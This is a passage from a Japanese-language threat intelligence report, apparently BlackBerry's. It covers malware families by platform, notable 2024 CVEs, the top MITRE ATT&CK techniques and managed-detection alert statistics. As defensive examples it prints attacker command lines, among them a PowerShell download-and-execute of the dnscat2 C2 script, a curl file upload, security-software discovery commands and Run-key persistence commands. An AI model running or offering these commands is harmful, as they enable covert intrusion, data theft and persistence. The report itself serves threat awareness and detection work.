Prometei	暗号通貨マイナー / ボットネット
Prometei はマルチステージ型でクロスプラットフォームの暗号通貨ボットネットであり、主に Monero コインを標的としています。Linux または Windows プラットフォームを標的とするようにペイロードを調整することが可能です。Prometei は可能な限り多くのエンドポイントに展開するために、Mimikatz とともに使用されていることが確認されています。	
Buhti	ランサムウェア
Buhti は、LockBit や Babuk などの他のマルウェアの既存の亜種を使用して Linux および Windows システムを標的とするランサムウェア活動です。	

Linux


マルウェアファミリー	マルウェアの種類
XMRig	暗号通貨マイナー
XMRig は今回の調査期間中も蔓延し続けています。このマイナーは Monero を標的とし、脅威アクターが被害者に気づかれずに被害者のシステムを使用して暗号通貨を採掘することを可能にします。	
NoaBot/Mirai	分散型サービス妨害（DDoS）
NoaBot は多少高度化された Mirai の亜種です。Mirai よりも暗号化手法が改良され、拡散のために Telnet ではなく SSH を使用していると主張しています。また GCC ではなく uClibc でコンパイルされているため、検知がより困難です。	
XorDDoS	DDoS
BlackBerry のテレメトリで頻繁に確認されている XorDDoS は、Linux を実行しているインターネットに接続されたデバイスを標的とし、感染したボットネットを C2 命令を通して連携させる、トロイの木馬型マルウェアです。その名前は、XOR 暗号化を使用して実行および通信データへのアクセスを制御することから付けられています。	
AcidPour	ワイパー
BlackBerry のテレメトリでは確認されていませんが、データワイパーの AcidPour の新しいバージョンが出現しています。ルーターやモデム上のファイルを消去するために使用されるこのマルウェアの最新バージョンは、特に Linux x86 デバイスを標的とするように設計されています。	

MacOS

マルウェアファミリー	マルウェアの種類
RustDoor	バックドア
RustDoor は Rust で書かれたバックドアマルウェアであり、正規のプログラムに対する更新を装って主に配布されています。このマルウェアは、Mach-o ファイルを含む FAT バイナリとして拡散されます。	
Atomic Stealer	インフォスティーラ
Atomic Stealer（AMOS）は、新しいバージョンが出現し、蔓延し続けています。このインフォスティーラの最新バージョンは、検知されない状態の維持を助ける Python スクリプトを投下します。AMOS は、パスワード、ブラウザーの Cookie、自動入力データ、暗号通貨ウォレット、Mac のキーチェーンのデータを狙います。	
Empire Transfer	インフォスティーラ
2024 年 2 月に Moonlock Lab により発見されたインフォスティーラです。仮想環境で動作していることを検出すると、「自己破壊」することが可能です。これによって、検知されない状態を維持し、防御者による解析をより困難にします。Empire Transfer は、パスワード、ブラウザーの Cookie、暗号通貨ウォレットを狙い、Atomic Stealer（AMOS）と似た戦術を使用します。	

Android

マルウェアファミリー	マルウェアの種類
SpyNote	インフォスティーラ /RAT
SpyNote は、Android のアクセシビリティサービスを利用してユーザーデータを捕捉し、捕捉したデータを C2 サーバーに送信します。	
Anatsa/Teabot	インフォスティーラ
トロイの木馬アプリケーションとして、Google Play ストアを通して主に配布されています。トロイの木馬アプリケーションからの初期感染後に、Anatsa は C2 サーバーから追加の悪意のあるファイルを被害者のデバイスにダウンロードします。	
Vultur	インフォスティーラ /RAT
2021 年に初めて発見された Vultur は、トロイの木馬アプリケーションおよび「スミッシング」（SMS フィッシング）ソーシャルエンジニアリング手法を通して配布されます。脅威アクターはデータの抽出に加え、Android のアクセシビリティサービスを使用して、ファイルシステムに変更を加え、実行権限を変更し、感染したデバイスを制御できます。	
Coper/Octo	インフォスティーラ /RAT
Exobot ファミリーの亜種です。MaaS 製品としてパッケージ化され、キーロギング、SMS 監視、画面制御、リモートアクセス、C2 操作などの機能を提供します。	



共通脆弱性識別子

共通脆弱性識別子（CVE）は、既知のセキュリティの脆弱性および露出を識別、標準化、公開するためのフレームワークを提供します。前述のとおり、サイバー犯罪者はシステムを侵害してデータを盗み出すために、ますます CVE を利用しています。今回の調査期間中、Ivanti、ConnectWise、Fortra、Jenkins の各製品で見つかった新たな脆弱性は、被害者を狙う新たな方法を攻撃者に提供しました。またこの数か月、XZ バックドアを含むオープンソースプロジェクトのサプライチェーン攻撃のリスクが顕著になっています。XZ バックドアは、ほぼすべての Linux システムで利用可能なデータ圧縮ユーティリティである XZ Utils に意図的に埋め込まれていました[24]。

1 月から 3 月の間に、**約 8,900 個の新たな CVE** が米国国立標準技術研究所（NIST）により報告されています。基本スコアは細かく計算された指標から構成され、0 から 10 の深刻度を算出するために使用できます。最も多い CVE 基本スコアは「7」で、全スコアの 26% を占めました。前回の調査期間と比べて、この CVE スコアは 3% 増えています。今年は今のところ、3 月に最も多くの新たな CVE が発見されており、その数は 3,350 個近くに上っています。




図 12：CVE の深刻度の内訳

注目の CVE

以下の注目の CVE の表では、NIST の National Vulnerability Database に登録されている特定の脆弱性を参照しています[25]。

名称	CVE	種類
XZ Utils バックドア	CVE-2024-3094（10 重大）	不正アクセス

この悪意のあるコードは、XZ Utils バージョン 5.6.0 と 5.6.1 に埋め込まれています[26]。このバックドアは sshd を操作することで、影響を受ける Linux ディストリビューションへの不正なアクセスを、認証されていない攻撃者に許可します。

名称	CVE	種類
Ivanti ゼロデイ脆弱性	CVE-2024-21887（9.1 重大） CVE-2023-46805（8.2 高） CVE-2024-21888（8.8 高） CVE-2024-21893（8.2 高）	任意のコードの実行

今年の初め、Ivanti Connect Secure（9.x、22.x）と Ivanti Policy Secure（9.x、22.x）製品内で、認証回避とコマンド注入の脆弱性が発見されました。脅威アクターはこの両方を併せて使用することで、悪意のあるリクエストを作成し、システム上で任意のコマンドを実行することが可能になります[27]。1 月には、Ivanti は製品に影響する脆弱性として、さらに CVE-2024-21888（権限昇格の脆弱性）と CVE-2024-21893（サーバーサイドリクエストフォージェリの脆弱性）の 2 つについても警告しています[28]。国家支援の攻撃者がこれらのゼロデイ脆弱性を悪用して、カスタムマルウェアを展開しています[29]。

名称	CVE	種類
Windows SmartScreen 回避	CVE-2024-21412（8.1 高）	セキュリティ回避

これは、Microsoft Windows のインターネットショートカットファイルに影響する、インターネットショートカットファイルのセキュリティ機能の回避です。セキュリティチェックを回避するには、ユーザーによる操作を必要とします[30]。最初の操作により一連の実行が開始され、最終的に被害者を悪意のあるスクリプトへと誘導します。このゼロデイ脆弱性は、ある脅威グループにより DarkMe RAT を展開するために使用されています[31]。

名称	CVE	種類
Windows カーネルの昇格の脆弱性	CVE-2024-21338（7.8 高）	権限の昇格

この脆弱性を悪用することで、攻撃者はシステム権限を得ることができます。Lazarus Group（北朝鮮の脅威グループ）は、カーネルレベルのアクセスを取得するために、Windows AppLocker ドライバ（appid.sys）内で発見されたこのゼロデイ脆弱性を悪用しました[32]。

名称	CVE	種類
Fortra の GoAnywhere MFT エクスプロイト	CVE-2024-0204（9.8 重大）	認証の回避

Fortra は 1 月に、GoAnywhere MFT 製品に影響する重大な回避機能について共有するセキュリティ勧告を発表しました[33]。この脆弱性は Fortra の 7.4.1 より前の GoAnywhere MFT で見つかっています。このエクスプロイトにより、許可されていないユーザーが管理ポータルを使用して管理者ユーザーを作成することが可能になります。

名称	CVE	種類
Jenkins の任意ファイルの読み取りの脆弱性	CVE-2024-23897（9.7 重大）	リモートコード実行

Jenkins の以前のバージョン（2.441 以前、LTS 2.426.2）には、組み込みのコマンドラインインターフェイスを使用する Jenkins のコントローラファイルシステム上の脆弱性が含まれています。この脆弱性は、引数内の @ 記号とそれに続くファイルパスをファイルの内容で置き換える機能を持つ、args4j ライブラリ内で発見されています[34]。これにより、攻撃者はファイルシステム上の任意のファイルを読み取ることが可能になり、リモートコード実行につながる可能性があります。

名称	CVE	種類
ConnectWise ScreenConnect 23.9.7 の脆弱性	CVE-2024-1709（10 重大） CVE-2024-1708（8.4 高）	リモートコード実行

この脆弱性は ConnectWise ScreenConnect 23.9.7 製品に影響します。攻撃者はこれらの両方の脆弱性を実際に利用することが確認されています[35]。どちらも互いに連携して機能し、CVE-2024-1709（重大な認証回避の脆弱性）により攻撃者が管理者アカウントを作成し、CVE-2024-1708（パストラバーサルの脆弱性）を悪用することで、被害者のファイルやディレクトリへの許可されていないアクセスを可能にします。

一般的な MITRE 手法

脅威グループの手法の概要を理解すれば、優先的に使用すべき検知手法をより的確に判断できるようになります。今回の調査期間に BlackBerry が確認した、脅威アクターが採用していた上位 20 の手法を以下に紹介します。

右端の欄の上向き矢印は当該の手法の使用率が前回のレポートに比べて増えていること、下向き矢印は使用率が減っていること、また等号 (=) はその手法の順位が前回のレポートから変わっていないことを意味します。

手法名	手法 ID	戦術名	前回レポートの順位	変化
プロセスインジェクション	T1055	権限昇格、防御回避	1	=
システム情報の探索	T1082	探索	3	↑
DLL サイドローディング	T1574.002	永続化、権限昇格、防御回避	4	↑

手法名	手法 ID	戦術名	前回レポートの順位	変化
入力キャプチャ	T1056	認証情報へのアクセス、収集	2	↓
セキュリティソフトウェアの探索	T1518.001	探索	該当なし	↑
マスカレーディング	T1036	防御回避	10	↑
ファイルとディレクトリの探索	T1083	探索	13	↑
プロセスの探索	T1057	探索	19	↑
アプリケーション層プロトコル	T1071	コマンドアンドコントロール	6	↓
レジストリ Run キー / スタートアップフォルダ	T1547.001	永続化、権限昇格	9	↓
非アプリケーション層プロトコル	T1095	コマンドアンドコントロール	5	↓
リモートシステムの探索	T1018	探索	15	↑
アプリケーションウィンドウの 探索	T1010	探索	該当なし	↑
ソフトウェアパッキング	T1027.002	防御回避	該当なし	↑
スケジュール済みタスク / ジョブ	T1053	実行、永続化、権限昇格	8	↓
Windows サービス	T1543.003	永続化、権限昇格	12	↓
ツールの無効化または変更	T1562.001	防御回避	18	↑
コマンドとスクリプトインタープリター	T1059	実行	7	↓
難読化されたファイルまたは情報	T1027	防御回避	該当なし	↑
リムーバブルメディアを通じた複製	T1091	初期アクセス、水平移動	11	↓

BlackBerry の Threat Research & Intelligence Team は、MITRE D3FEND™ に基づいて、今回の調査期間に確認された手法に対応するすべての防御策をリストにまとめ、BlackBerry の公開 GitHub で提供しています。

上位 3 つの手法はよく知られた手順で、攻撃者により重要な情報の収集と攻撃の実施に使用されています。「適用された対策」セクションでは、その使い方の例と監視に役立つ情報を紹介しています。

全手法と戦術の影響を以下の図に示します。

上位 10 の MITRE 手法

1位 プロセスインジェクション
2位 システム情報の探索
3位 DLL サイドローディング
4位 入力キャプチャ
5位 セキュリティソフトウェアの探索
6位 マスカレーディング
7位 ファイルとディレクトリの探索
8位 プロセスの探索
9位 アプリケーション層プロトコル
10位 レジストリ Run キー / スタートアップフォルダー

図 13：確認された MITRE ATT&CK® 手法

今回の調査期間に最も使用された戦術は防御回避であり、この期間に確認された全戦術のうちの **24%** を占めていました。これに、**23%** の探索、そして **21%** の権限昇格が続いています[36]。




図 14：確認された MITRE ATT&CK 戦術

注目すべき MITRE 手法に適用された対策

BlackBerry の Research & Intelligence Team は、今回の調査期間に確認された 5 つの注目すべき MITRE 手法を解析しました。

セキュリティソフトウェアの探索 – T1518.001

この広く使用されている手法は、サイバー脅威アクターが、標的としたシステムまたはクラウド環境上にインストールされているセキュリティプログラム、設定、およびセンサーのリストを見つけることを可能にします[37]。これは、検知を回避したい攻撃者にとって非常に重要です。たとえば、悪意のあるグループが侵害したシステム上で下記のいずれかのコマンドを実行し、悪意のある活動を特定するセキュリティ機能が環境にすでに導入されていることを検知すると、多くの場合、操作を中止します。一方、より高度で持続的なグループはセキュリティアプリケーションを区別することができ、より脆弱なアプリケーションを回避する方法を見つけます。これにより、攻撃者はシステムまたはクラウド環境を制御できるようになります。

以下は、攻撃者がセキュリティを評価するために使用する可能性があるコマンドラインです。

- netsh firewall show
- netsh.exe interface dump
- findstr /s /m /i “defender” *.*
- Tasklist /v
- Powershell Empire Module Get-AntiVirusProduct
- cmd.exe WMIC /Node:localhost /Namespace:\rootSecurityCenter2 Path AntiVirusProduct Get displayName /Format:List

マスカレーディング – T1036

これは活動を偽装し、検知を回避するために攻撃者により使用されている高度なサイバー脅威戦術です[38]。たとえば偽の名前、アイコン、およびメタデータを使用することで、有害な操作を簡単に標準のシステム操作として偽装することができます。正規のファイルまたはプロセスとして偽装することで、ユーザーやセキュリティソフトウェアを騙して偽のファイルを開くか保存させ、システムへの侵入やデータの窃取につなげることが可能です。（マスカレーディング手法の特定方法については、本レポートの「CylanceMDR の見解」セクションを参照してください。）

一般的なマスカレーディング手法の詳細を以下に示します。

1. **実行可能ファイル名の変更：**攻撃者は多くの場合、正規のシステムプログラム（svchost.exe、explorer.exe など）であると見せかけるために悪意のある実行可能ファイルの名前を変更し、さらに実際のファイルの種類を隠すために、.txt.doc や .exe.config のように拡張子を変更するか偽の拡張子を追加することがあります。その目的は、手動または自動のシステムチェックの実行時にユーザーやセキュリティツールを騙して、ユーザーがシステム警告に注意を払わずに悪意のあるファイルを実行するか開くようにすることです。

2 **ファイルパスの模倣：**一般的に信頼されているディレクトリ（System32 など）では、セキュリティツールによる観察や検知は少なくなります。このため、攻撃者は悪意のあるファイルをこれらのディレクトリに挿入し、正規のプロセス名を付けて隠すことがよくあります。

3 **無効なコード署名：**攻撃者はセキュリティ対策を回避するために、無効か盗んだデジタル証明書でマルウェアに署名することがあります。これにより、正規のソースによって検証済みであるように見せかけることで、システムやユーザーが悪意のあるファイルやプロセスを信頼するように誘導します。攻撃者は、期限が切れたか取り消されたか不正に入手した証明書を使用することがあります。このような戦術を識別するには、通常とは異なる証明書データや検証の失敗を検知できる堅固な証明書検証プロセスおよびアラートシステムが必要です。たとえば次のコマンドを実行することで、cmd.exe を計算機アプリケーションとして偽装できます。
Copy c:\windows\system32\cmd.exe C:\calc.exe


ファイルとディレクトリの探索 – T1083
ファイルとディレクトリの探索は、攻撃者により偵察段階で標的の環境に関する洞察を得る、抽出または操作が可能なファイルを特定する、機密情報を見つける、あるいは攻撃チェーンの以降のステージをサポートするためによく使用されています[39]。

この手法では、以下のコマンドラインが使用されます。

> ‘dir /s C:\path\to\directory’ – dir ユーティリティを使用して、特定のディレクトリとそのサブディレクトリにあるファイルとディレクトリを再帰的に列挙します。
>
> ‘tree /F’ – tree ユーティリティを使用して、ディレクトリツリーとともに各ディレクトリ内のファイル名を表示します。
>
> ‘powershell.exe -c “Get-ChildItem C:\path\to\directory”’ – 指定されたパスにあるファイルとディレクトリのリストを取得する、powershell の Get-ChildItem コマンドレットを実装します。

脅威アクターはネイティブの Windows API 関数を使用して、ファイルとディレクトリを列挙する場合もあります。以下は、脅威アクターにより使用されている Windows API 関数です。

- **FindFirstFile**—指定されたファイル名またはディレクトリ名のパターンと一致する最初のファイルまたはディレクトリについての情報を取得します。
- **FindNextFile**—FindFirstFile 関数に対する前の呼び出しにより開始されたファイル検索を継続します。
- **PathFileExists**—指定されたディレクトリまたはファイルが存在するかどうかを確認します。



アプリケーション層プロトコル – T1071

脅威アクターは、正規のトラフィック内にその活動を隠して検知を回避するための新たな方法を常に探しています。アプリケーション層プロトコルの操作（T1071）は広く使用されている手法です[40]。2024 年の最初の 3 か月には、この手法が悪意のあるアクターにより使用されている上位 5 つの戦術の 1 つとして浮上しました。HTTP、HTTPS、DNS、SMB などの一般的に使用されているネットワークプロトコルの脆弱性を悪用することで、攻撃者は悪意のある活動を通常のネットワークトラフィックにシームレスに紛れ込ませることができます。

この手法は、データを抽出し、C2 通信を可能にし、侵害したネットワーク内で水平移動するために使用できます。たとえば攻撃者は HTTP ヘッダー内に機密データをエンコードするか DNS トンネリングを利用して、疑われることなくネットワーク防御を回避し、情報を抽出することができます。従来の多くのセキュリティツールでは正常なネットワーク活動と悪意のあるものを区別することが難しいため、気づかれにくいアプリケーション層プロトコル操作は、検知と攻撃元の特定に関して大きな問題となります。

この手法の普及度および巧妙さを考えると、組織には防御を強化するための予防的対策の導入が必要です。堅固なネットワーク監視ソリューションで、異常なトラフィックパターンを検知し、アプリケーション層プロトコルの操作に関連する疑わしい行動と通常のユーザー活動を正確に区別できなければなりません。

さらに、ネットワークプロトコルやアプリケーションに対して最新のセキュリティパッチを適用することで、既知の脆弱性やエクスプロイトを軽減できます。エンドポイント検知・対処（EDR）ソリューションを導入することにより、アプリケーション層プロトコルの操作を通して実行される悪意のある活動を特定して対処する能力を高め、全般的なサイバーセキュリティ体制を強化することができます。

以下は、脅威アクターにより使用されているアプリケーション層プロトコルコマンドです。

```
curl -F “file=@C:\Users\tester\Desktop\test[.]txt 127[.]0[.]0[.]1/file/upload
powershell IEX (New-Object System.Net.Webclient).
DownloadString( ‘hxxps://raw[.]githubusercontent[.]com/
lukebaggett/dnscat2-powershell/master/dnscat2[.]ps1’
```

レジストリ Run キー / スタートアップフォルダ – T1547.001

レジストリ Run キー / スタートアップフォルダの操作は、侵害したシステム上で永続性を確保するために攻撃者により使用されている手法です[41]。今回の調査期間中、この手法はサイバー脅威アクターにより最も使用された戦術の中で特に際立っていました。攻撃者は Windows のレジストリキーを改ざんするかスタートアップフォルダに悪意のある項目を追加することで、悪意のあるペイロードがシステムの起動またはユーザーのログイン時に自動的に実行されるようにして、侵害したシステムに対する継続的な制御を容易にします。

この手法は、攻撃者がバックドア、キーロガー、ランサムウェアなどの多様なマルウェアを展開し、それによって侵害したシステムへの永続的なアクセスを維

持することを可能にします。攻撃者は検知を回避するために、Windows のネイティブ機能を悪用します。正規のシステム設定を悪用するため、従来の AV ソリューションではこれらの脅威の検知と軽減がより困難になります。

レジストリの Run キーとスタートアップフォルダの操作により発生する脅威に対抗するには、エンドポイントセキュリティに対する多層的なアプローチを採用することが必要です。

注意を払うべきコマンドの例を挙げます。

```
REG ADD “HKEY_CURRENT_USER\Software\Microsoft\Windows\
CurrentVersion\Explorer\Shell Folders” /v Test /t REG_SZ /d “Test
McTesterson”
echo “” > “%APPDATA%\\Microsoft\\Windows\\Start Menu\\
Programs\\Startup\\file[.]txt”
```

CylanceMDR のデータ

レポートのこのセクションでは、CylanceMDR のお客様の環境で確認された、最も一般的な脅威検知について紹介します。

CylanceMDR（旧称 CylanceGUARD®）は、24 時間 365 日の監視を提供することで、お客様のセキュリティプログラムの隙を悪用する高度なサイバー脅威の阻止を可能にする、BlackBerry のサブスクリプション方式のマネージド検知・対処（MDR）サービスです。CylanceMDR チームは、今回の調査期間中、数千個のアラートを追跡しました。現在の脅威環境に対する洞察をさらに提供するために、地域ごとのテレメトリの内訳を以下に示します。

- 1 位：Sysinternals ツールが改名されて実行された可能性
- 2 位：Certutil が改名されて実行された可能性
- 3 位：Plink RDP トンネリングの可能性
- 4 位：PowerShell のダウンロードコマンドの実行
- 5 位：Empire でエンコードされたペイロードの可能性

- 1 位：Certutil が改名されて実行された可能性
- 2 位：Windows 認証情報が窃取された可能性
- 3 位：一般的なファイルアーカイブ抽出のステージング
- 4 位：Plink RDP トンネリングの可能性
- 5 位：Rundli32 により LOLBAS シェルが生成された可能性

- 1 位：Certutil が改名されて実行された可能性
- 2 位：stdout コマンドラインが悪用された可能性
- 3 位：PowerShell による Windows Defender の改ざん
- 4 位：Empire でエンコードされたペイロードの可能性
- 5 位：一般的なファイルアーカイブ抽出のステージング

図 15：地域別の CylanceMDR の上位 5 アラート

CylanceMDR の見解

今回の調査期間中、CylanceMDR チームは、Certutil がセキュリティオペレーションセンター（SOC）内で多数の検知活動を発生させた、つまり Certutil などのツールの名前の変更に関連する手法が多く検知されたこと（「Certutil の改名実行の可能性」など）を確認しています。BlackBerry がお客様を保護しているすべての地域で、これに関連する検知の急増が見られました。

